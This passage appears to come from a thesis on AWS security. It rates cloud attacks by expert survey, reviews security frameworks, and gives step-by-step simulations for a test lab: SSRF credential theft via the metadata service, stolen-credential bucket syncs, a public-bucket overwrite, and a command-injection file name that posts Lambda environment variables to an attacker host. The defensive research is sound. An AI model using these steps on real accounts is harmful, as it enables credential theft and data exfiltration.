There are cases in which the contents of an S3 bucket should or must be public, for instance when serving static-files to a web page. However when an S3 bucket is public, users must be sure that it does not contain sensitive data such as personal information, credentials or configuration files. Unfortunately there are many organizations where public S3 buckets were discovered with sensitive data. Since buckets can be accessed on known URL formats, attackers can scan for their existence using fuzzing tools. When an open bucket with sensitive data is found, attackers can exploit this for extortion, identity fraud or to sell the data. Judging on the recent history of cloud data breaches with open buckets, the likelihood is classified at *Very Likely*. Due to the amount of, possibly sensitive, data that can be stored inside a bucket, this misconfiguration is classified as *Critical* and should be addressed directly. The experts agree with seven votes for Very Likely and six votes for Critical.

	Service(s) involved:	KMS, S3
Cloud Ransomware Attack	Likelihood:	Neutral
	Impact:	High

If an attacker gets write access to an S3 bucket, theoretically it is possible to launch a ransomware attack on the bucket's content. For this an attacker has to create a key in AWS Key Management Service (KMS) that can be used for encrypting and decrypting. AWS KMS is a service which allows users to create, store and manage keys in the cloud. Either symmetric and asymmetric keys are possible. The attacker grants encryption rights of the created to the world, resulting that any AWS account can use this key to encrypt data. Decryption rights are not public and are only available to the attacker. Now the attacker has to find a way to get write permissions on an S3 bucket. This can be done using various methods such as publicly writable buckets or using other techniques to get AWS credentials with the correct permissions. The attacker replaces every file inside the bucket with the encrypted version of itself. This can be done efficiently using the AWS API. Now all files in the bucket are encrypted with a key that the victim can not use for decryption. The attacker can schedule the automatic removal of the key after which the files will not be recoverable at all.

For this attack to work, it is important that the Object Versioning and MFA Delete settings are disabled. Object Versioning allows the users to simply revert to the previous state of the encrypted object. MFA Delete ensures that before deleting an object, a second authentication factor is required.

This attacks is a theoretical attack and there are no known cases of this in the wild. Therefore its likelihood is *Neutral*. The possible impact of this attack can be Critical but due to the lesser likelihood of being abused, its impact is rate *High*.

	Service(s) involved:	S3
GhostWriter	Likelihood:	Likely
	Impact:	High

Public write access open the door for GhostWriter attacks. These attacks rely on having write access to an S3 bucket which serves content to other users. For instance a bucket serving static files such as images or JavaScript. An attacker replaces this file with a version injected with malicious code. Since the existing file gets overwritten, visitors of the website get the malicious script from the S3 bucket [16]. Figure 5.2 gives a schematic way how an attacker can abuse the vulnerability for a successful attack.



Figure 5.2: Schematics of Ghostwriter attack [32]

Given buckets are widely used, there will be misconfigured buckets vulnerable to this attack. Its likelihood is *Likely* its impact is considered *High*.

Survey Results

The survey results are given in Figure 5.3. For each attack or vulnerabilities described above, the final likelihood and impact is derived from the survey. These resulting classifications are given in Table 5.1.

Poisoning The Well Looking at the survey results, the experts seem to agree on both likelihood and impact. Three out of seven think the likelihood is Neutral, two experts think it is Likely, one expert thinks it is Unlikely and one does not know. For impact, three think it is Medium, two experts classify the attack as High and two experts don't know. This leads to the final classification of Neutral and Medium.

Malware Injected AMI From the survey, experts agree on impact, with five experts classifying High, one Medium and one don't know. In terms of likelihood, the experts are a bit more divided with one expert saying Likely, three Neutral, one Unlikely and two don't know. Since the majority agree on Neutral and High, this is the final classification.



Figure 5.3: Survey results on attack likelihood and impact on AWS services

Data Injection Looking at the expert opinions, they agree with the initial classifications as four vote Likely and three Neutral. For impact six vote High and one doesn't know. The final classification is Likely and High.

SSRF Looking at the survey, there are four votes for Very Likely, one vote for Likely and two for Neutral. In terms of impact, three votes for Critical, one for High and two for Medium. Going with the majority, this vulnerability receives the classifications of Very Likely and Critical.

Denial of Service The experts are divided on the classification of this attack, as the impact and likelihood is highly dependent on the application under attack and the services used. It is concluded that the likelihood is Neutral and the impact is Low to Critical.

Denial of Wallet Looking at the survey results, the expert give similar answers as to DoS attacks. Two experts say DoW is Likely, three experts think it is Neutral and two experts state it is Unlikely. In terms of impact, the experts are divided with Medium and Critical receiving both two votes, Low, High and Don't Know receive one vote. As the impact is highly dependent on the attacked system, it is rated Low to Critical with likelihood of Neutral.

Over-Permissive IAM Policies Looking at the survey results, the experts agree with the initial classification of Very Likely and Critical. Five experts rate its likelihood as Very Likely, two as Likely. Five experts rate its impact as Critical and one Medium. This leads to the final classification of Very Likely and Critical.

Sensitive Data Exposure Sensitive Data Exposure in EC2 user-data, Lambda Environment Variables and public readable S3 buckets is considered to be Very Likely with seven votes from the experts. In terms of impact, six experts classify it as Critical and one doesn't know. The final classifications of these vulnerabilities is Very Likely and Critical.

Cloud Ransomware Looking at the votes there are two for Likely, three Neutral and two Unlikely. In terms of impact there are two for Medium, three High, one Critical and one don't know. By majority, the final classification is Neutral and High.

GhostWriter From the survey, experts rate the likelihood between Very Likely and Neutral. With Very Likely having one vote, Likely having two and Neutral one. The experts agree with the impact with four votes for High and three don't know. This results in the final classification of Likely and High.

5.2 Identification of Existing Security Frameworks

This section describes existing security framework used in cloud environments, identified by this research. Its applicability and use in the field is argued and supported by the survey amongst cloud experts within Secura.

In Table 5.2 a summary is given of the investigated frameworks and their usefulness according to the experts. In addition, it is indicated if the framework is considered for further research.

Table 5.2: Summary of identified AWS frameworks

Framework	Usefulness	Included	Remark
CIS Amazon Web Services Foundations Benchmark	Useful	✓	
CIS AWS Three-tier Web Architecture Benchmark	Not so useful	✓	
CSA Cloud Controls Matrix	Not at all useful	✗	Aimed at cloud providers, not users
AWS Well-Architected Framework	N/A	✗	Does not give controls of any kinds, only guidance to other resources
AWS Foundational Security Best Practices standard	Very Useful	✓	

5.2.1 Center for Internet Security

CIS Amazon Web Services Foundations Benchmark

The Center for Internet Security (CIS) is a nonprofit organization responsible for the CIS Controls and CIS Benchmarks, which are recognized security best practices and frameworks for various IT systems. Their security benchmarks give a set of recommendations for securing a specific environment. Each recommendation in the CIS documents consist of a description, rationale and both audit and remediation steps.

CIS provides a security benchmark for AWS in the *CIS Amazon Web Services Foundations Benchmark v1.2* (2018) [14]. This benchmark defines a total of 49 recommendations divided into four categories: IAM, Logging, Monitoring and Networking. Each recommendation in the document is *Scored* or *Not Scored*, meaning it does or does not count towards the final benchmark score. Furthermore each recommendation is classified in one of two profiles: Level 1 and Level 2. A Level 1 recommendation is meant to be practical, provide a clear security benefit and does not negatively impact the usage of the technology beyond acceptable means. Level 2 recommendations extend Level 1 and are intended for environments where security is a must. These recommendations are in-depth defense measures and may negatively impact the usage or performance of the service.

CIS Amazon Web Services Three-tier Web Architecture Benchmark

Next to the Foundations Benchmark, CIS published the *CIS Amazon Web Services Three-tier Web Architecture Benchmark v1.0* (2016) [15]. It is aimed at the Three-tier web architecture, consisting of the Internet, Application and Database tiers. However it can be generalized to cover larger n-tier architectures. This benchmark consists of 96 recommendations in the following categories:

1. Data Protection
2. Identity and Access Management
3. Business Continuity

4. Event Monitoring and Response
5. Audit and Logging
6. Networking

Where the Foundations Benchmark only covers the high-level AWS configurations, the Three-tier Benchmark goes more in-depth to the commonly used services such as EC2 and database services.

The document is focused on three-tier web architecture configurations, expecting a clear distinction between the different tiers. Having other tiers or architecture requires knowledge from the user to apply the appropriate rules to their own specific implementation. This makes the benchmark less applicable to general cloud configurations and can explain why experts think it is less useful. Nevertheless it is included in the list of frameworks for the rest of the research, as it does contain clear controls and recommendations about specific AWS service configurations. Discovering if this framework provides better security then the Foundations benchmark makes the research more complete.

5.2.2 Cloud Security Alliance

The Cloud Security Alliance (CSA) published the Cloud Controls Matrix (CCM) [1], which is a security control framework for cloud computing. It contains 133 controls in 16 domains. The framework can be used to assess cloud environments and provides guidance on who is responsible for implementing which control. All controls in the CCM are mapped against several known security standards such as ISO 27001 and 27002.

The controls are not provider specific, but are applicable to cloud in general. They apply to both the cloud provider and the customer. Some controls are only applicable for providers, such as STA-02 "The provider shall make security incident information available to all affected customers and providers periodically through electronic methods (e.g., portals).". Not all domains are directly cloud related, some are more on an organizational level, as the Mobile Security and Datacenter Security domains.

The CCM controls are general in the sense that they do not refer to specific services or methods to comply with the control. For example DSI-03 states "Data related to electronic commerce (ecommerce) that traverses public networks shall be appropriately classified and protected from fraudulent activity, unauthorized disclosure, or modification in such a manner to prevent contract dispute and compromise of data.", it is up to the user to infer what exact measures must be taken to comply. This leaves room for interpretation, which might lead to insecure implementations.

When comparing the CCM to other AWS focused frameworks, the CCM lacks the audit and remediation steps which other frameworks have. This makes sense, as the CCM is a more high-level security framework for organizations using or providing the cloud, whilst the CIS benchmarks are narrow scoped AWS security frameworks aimed at the cloud users.

5.2.3 AWS Well-Architected Framework

AWS provides the Well-Architected Framework. This framework focuses on five pillars, Operational Excellence, Security, Reliability, Performance Efficiency and Cost Optimization. Each pillar has a set of design principles and questions to guide users to improve their cloud architecture.

The Security pillar aims to enable users to design secure cloud architectures for their workloads. It defines five areas of security in the cloud [37]:

1. Identity and Access Management (IAM)
2. Detective controls
3. Infrastructure protection
4. Data protection
5. Incident response

Furthermore it provides seven design principles to adhere to in the cloud. Two key principles are "Keep people away from data" and the Principle of Least Privilege (PoLP).

- Implement a strong identity foundation; adhere to the Principle of Least Privilege (PoLP)
- Enable traceability; set up monitoring and alerts
- Apply security at all layers; apply defense in-depth
- Automate security best practices; use available automation tools for repetitive tasks
- Protect data in transit and at rest; use classification levels and use encryption and access control
- Keep people away from data; Reduce the need for direct access or manual processing as much as possible
- Prepare for security events; Incidents will happen, make sure there is a tested procedure

The Well-Architected Framework does not provide direct controls or implementations to guide the users to a secure setup. The framework gives general information about cloud usage, best practices and items of concern. It only points to AWS services and other resources that can be used to improve security. Because this framework lacks direct controls or recommendations, the framework is not considered for this research.

5.2.4 AWS Foundational Security Best Practices Standard

AWS released the Foundational Security Best Practices (FSBP) standard in April 2020, [34] which consists of 31 security controls [33]. This is integrated in the AWS Security Hub and all rules can be automatically evaluated to check for compliance, there are no controls that must be evaluated manually. The controls cover popular AWS services and aim to improve security of customer's cloud environments. Each control has a description and remediation such as the CIS benchmarks have. This standard can be seen as an extension of the CIS baseline.

5.2.5 Survey results

Figure 5.4 visualizes the results of question eight and nine of the confirmatory survey. In open question 10, experts were asked to give their opinion about the frameworks. The experts agree that the existing frameworks do not provide sufficient in-depth security for a generic cloud deployment. Some opinions are "Unfortunately these particular frameworks contain a lot of checks that are rather pointless, do not or barely improve security at all and seem to be aimed at compliance with some standard or up-selling certain AWS features. Also, there is no good way to distinguish these unimportant items from checks that are actually very important." and "The frameworks provide a starting point, but are not complete. The AWS framework has more in-depth security controls, but it is rather new and people might not know it very well.". These results are used to decide if a framework is considered for further research.

CIS AWS Foundations Benchmark From the survey results, the CIS AWS Foundations Benchmark is seen in the field by five out of seven experts. In terms of usefulness, two experts state it is very useful and three experts say it is somewhat useful. Since the experts agree on the framework being at least somewhat useful, it is included in the list of frameworks for the rest of the research.

CIS AWS Three-tier Web Architecture Benchmark From the survey results, only one of seven experts have seen this framework being implemented or referenced in practice. This is an indicator that the framework is lesser known. In terms of usefulness, the expert rates the framework to *Not so useful*.



Figure 5.4: Visualized results of question 8 and 9 of the survey (Appendix A) amongst cloud security experts

CSA Cloud Controls Matrix From the survey results, three out of seven experts indicate to have seen the CCM used or referenced in the field. In terms of usefulness for user focused cloud security, two experts state it is *Not at all useful* and one expert states it is *Not so useful*. As a comment one of the experts noted that "CSA is aimed at cloud providers rather than cloud users, so it's not useful for the latter target audience.". The experts agree that the CCM is not useful for cloud security aimed at the cloud user, hence this framework is excluded from the list of frameworks for the attack simulations.

AWS Foundational Security Best Practices Standard From the survey results, it follows that four out of seven experts and have seen this framework implemented or referenced in practice. One expert thinks it is Extremely Useful, three experts state the framework is Very Useful whilst one expert states it is not so useful. The experts agree that the framework is useful, hence it is included in the research.

5.3 Framework Proposal Development

This section first contains the details of the developed test environment [1] for performing attack simulations against the identified security frameworks. The scenario's included in the environment are explained and the simulation steps are given. Second, the compliance of the test environment is given for each framework. Stating which controls or recommendations failed to be implemented and the possible consequences of this failure. Then the simulation results are given in the form of a mapping between the security frameworks and the identified attacks against the services. The mapping answers the question of which security framework defends against which attack method. The result not only answers this question but also indicates whether implementing all recommendations gives sufficient protection in a cloud environment. Finally, the proposed framework is introduced which is developed with the mapping results in mind and aims to provide more protection against the identified attacks.

5.3.1 Attack scenarios

A subset of the attacks identified in Section 5.1 is created, based on the impact and likelihood. Attacks with at least *High* impact and *Likely* likelihood are included in the subset. The following attacks are excluded:

- **Poisoning The Well**: Too low likelihood and impact
- **Malware injected AMI**: Too low likelihood
- **Denial of Service**: Against AWS Policy
- **Denial of Wallet**: Against AWS Policy
- **Cloud Ransomware Attack**: Too low likelihood

The DoS and DoW attacks were left out, as it is against AWS policy to launch such attacks against their infrastructure. Furthermore, the Poisoning the Well, Cloud Ransomware and Malware Injected AMI vulnerabilities were not implemented as they did not have a combination of high likelihood and high impact. All other vulnerabilities or misconfigurations listed were implemented in a scenario, which are explained in detail below.

SSRF - Metadata exploitation In this scenario a http proxy running on an EC2 instance is abused to get the EC2's IAM Role credentials. The IAM credentials are over-permissive and allow read access on all S3 buckets. This case is based on the Capital One breach, where an attacker elevated rights using an SSRF vulnerability to get access to S3 buckets.

Perform the following steps to simulate the exploit:

1. Connect to the given EC2 public ip address or DNS name given in the Terraform output.
2. Enter the following url in the proxy to reach out to the Metadata service:

   `http://169.254.169.254/latest/meta-data/iam/security-credentials`

   The result will give an IAM Instance Role name, remember this name.
3. Now input the url:

   `http://169.254.169.254/latest/meta-data/iam/security-credentials/[role name]`

   As a result, the AWS AccessKeyID, SecretAccessKey and Token are given.

[1] To perform the attack simulations, a test environment is developed and deployed in an AWS environment of Secura. The test environment is developed in Terraform, which is an Infrastructure as Code (IaC) tool. All resources and their configurations are defined in code, this allows easy deployment and destruction with the certainty that you have the same configurations on each deployment.

4. Setup a local AWS CLI profile using these credentials and token. e.g add the following to `/.aws/credentials`.

```
[stolen-creds]
aws_access_key_id = [The AccesKeyID]
aws_secret_access_key = [The SecretAccessKey]
aws_session_token = [The Token]
```

5. List all available bucket `aws s3 ls --profile stolen-creds` and discover a secret bucket.
6. Sync the content of the secret bucket to your local machine `aws s3 sync s3://[name of secret bucket]/ . --profile stolen-creds`. You now have the confidential data on your machine.

User-data Secrets In this attack scenario the importance of secret management is shown. There is secret data available in the user-data of an EC2 instance, which can be used to elevate permissions. User-data can be used to pass configuration data to the EC2 instance. In this scenario the configuration data contains AWS credentials.

This can scenario can be exploited in two different ways. Either using the SSRF vulnerability form the previous scenario, or as an inside attacker with permission to describe EC2 instances.

Simulation steps using SSRF:

1. Connect to the given EC2 public ip address or DNS name given in the Terraform output.
2. Enter the following url in the proxy to reach out to the Metadata service:

   `http://169.254.169.254/latest/user-data`

   The response contains the user-data, with AWS credentials.
3. Setup a local AWS CLI profile using these credentials.
4. List all available bucket `aws s3 ls --profile stolen-creds` and discover a secret bucket.
5. Sync the content of the secret bucket to your local machine `aws s3 sync s3://[name of secret bucket]/ . --profile stolen-creds`. You now have the confidential data on your machine.

Simulation steps as an inside attacker:

1. Configure the AWS CLI with the credentials from Alice, given in the Terraform output.
2. Describe the EC2 instances using `aws ec2 describe-instances --profile alice` and copy the instance ID of the machine.
3. Describe the instances user-data by using
   `aws ec2 describe-instance-attribute --instance-id [The instance ID] --attribute userData`.
4. The return value is base64 encoded, decode it and you have cleartext user-data.
5. Setup a local AWS CLI profile using these credentials.
6. List all available bucket `aws s3 ls --profile stolen-creds` and discover a secret bucket.
7. Sync the content of the secret bucket to your local machine `aws s3 sync s3://[name of secret bucket]/ . --profile stolen-creds`. You now have the confidential data on your machine.

Public Snapshot This scenario shows the security risks of accidentally sharing an EBS snapshot publicly. In this scenario, the snapshot identifier is given for convenience, however there are tools available which can automatically detect, mount and then scan public snapshots for secrets [24]. Exploitation requires an additional AWS account, separated from the test environment account.

Simulation steps:

1. Create a new EC2 instance from the AWS Console of another AWS account, choose either Amazon Linux or Ubuntu as AMI. Make sure you create this instance in the same AWS region as the test environment is deployed to.
2. On the volumes section of the configuration, add an extra volume as `/dev/sdf` and input the snapshot ID (given by the Terraform output) in the snapshot field. The public snapshot should be visible in the dropdown menu and can be selected. Tick the box to auto delete the extra volume when the instance gets terminated.
3. Launch the instance with a keypair you already have or create a new one.
4. SSH into your machine and mount the second volume as follows:
   (a) Run `lsblk` to list all disks. The second disk should show as `xvdf1`.
   (b) Run `sudo mkdir /newvolume` to create a directory on which to mount the disk.
   (c) Run `sudo mount /dev/xvdf1 /newvolume/` to mount the disk.
5. Discover the secret file in `/newvolume/home/ubuntu/passwords.txt`.

Public Readable S3 bucket In this scenario, an S3 bucket is used to host a website. However, there are also some confidential files in the bucket, not linked to the website. This shows the importance of having separated buckets and to be aware of public access settings. There is also a file which has 'authenticated users' access. A mistake which is easy to make by users, thinking that authenticated users means 'users of this AWS account', whilst it is 'all users with an AWS account'.

Simulation steps:

1. Notice that the public website URL is hosted on S3 with bucket name `fc-web-bucket-[string]`.
2. In a terminal with AWS CLI installed, try to list the files in that bucket with `aws s3 ls s3://fc-web-bucket-[string]`.
3. Describe the instances user-data by using
   `aws ec2 describe-instance-attribute --instance-id [The instance ID] --attribute userData`.
4. The return value is base64 encoded, decode it and you have cleartext user-data.
5. Copy the S3 folder to your local machine `aws s3 sync s3://fc-web-bucket-[string]/ .` and find the secrets.

If the AWS CLI environment had a default profile setup, the secret in the Authenticated directory is also synced to the local machine.

This attack can also be executed using the browser:

1. Visit the public readable URL given in the Terraform output.
2. Notice that this is a website URL, hosted on S3. We can replace `s3-website.[region]` with `s3` in the URL to get to the bucket. It's contents are now listed in the browser. Notice the Secrets/secrets.txt object.
3. add `/Secrets/secrets.txt` to the URL to get the data.

However, note that you cannot visit **/Authenticated**, as you are not an authenticated AWS users using the browser.

Public Writable Bucket (Ghostwriter) This scenario simulates a ghostwriter attack, where a public writable S3 bucket is abused to overwrite a static file used to serve content. In this case the attacker replaces a bitcoin wallet address that receives donations, leading to the attacker receiving the donations in stead of the intended party. A more elaborate and higher risk scenario would be a webshop where static javascript files are served from a bucket. The attacker can edit the script to, for instance, send every form submit to an attacker owned server. With this method, it is possible to steal personal information or credit card details without the visitors knowledge.

Simulation steps:

1. Browse to the URL of the writable bucket, which is given in Terraform output.
2. Notice that the site is hosted on Amazon S3.
3. Using CLI sync the S3 bucket to your local machine, which possible due to public read. `aws s3 sync s3://[bucket-name]/ .`
4. Edit the BTC address or anything else in `index.html`.
5. Upload the `index.html` file to the bucket with public read rights `aws s3 cp index.html s3://[bucket-name] --acl public-read-write`.

Note that the attack also succeeds when using `--acl public-read`, however with this option the owner of the bucket can no longer modify the file and notice something is wrong.

Code Injection In the code injection scenario, the attacker starts with AWS credentials of a restricted user 'Bob'. The attacker could be an inside-attacker or acquired these credentials via other means. Bob has access to describe Lambda functions which can be used to get the executing code. This code contains a vulnerability which can be exploited to elevate permissions.

Simulation steps:

1. As user Bob, you can get the list of Lambda functions in the AWS account by running `aws lambda list-functions`.
2. Discover the `fc-vuln` function and get its code by issuing `aws lambda get-function --function-name [function name]`.
3. Discover the Lambda S3 bucket and that Bob has write permissions to this bucket.
4. Listen for incoming connections (e.g using netcat: `nv -nlvp`).
5. Upload the following zipfile to the bucket: `'hello;curl -X POST -d "‘env‘" [your public reachable IP:port];.zip'`
6. The received POST request contains the environment variables of the Lambda function. This includes AWS credentials for the Lambda's IAM Role. Use these credentials to list the S3 buckets.
7. Sync the content of the secret bucket to your local machine `aws s3 sync s3://[name of secret bucket]/ . --profile stolen-creds`. You now have the confidential data on your machine.

Secret Environment Variables This scenario shows a security risk of using environment variables to pass secrets into a function. This scenario, similar as the code injection scenario, starts with user Bob. Which can be an inside attacker or is the victim of leaked credentials.

Simulation Steps:

1. As user Bob, you can get the list of Lambda functions in the AWS account by running `aws lambda list-functions`.
2. Notice the environment variables containing an 'admin_access' and 'admin_secret' key. Use these credentials in the AWS CLI to list all S3 buckets.
3. Sync the content of the secret bucket to your local machine `aws s3 sync s3://[name of secret bucket]/ . --profile stolen-creds`. You now have the confidential data on your machine.

5.3.2 Framework Compliance

Simulations are performed, according to the instructions, to test weather a vulnerability is still exploitable after all controls of a security framework were implemented in the environment. Some controls might be excluded as these are not applicable to the identified vulnerabilities. Examples are password policies and credentials usage or rotation rules. For each tested framework it is stated which controls, if any, are not compliant or not applicable in the test environment.

CIS Foundations Benchmark CIS compliance of the test environment is checked using *Prowler* [10]. Prowler is a security tool that can automatically perform AWS audits against the CIS baseline and has the ability to add custom rules. This validates that the test environment complies with the CIS controls.

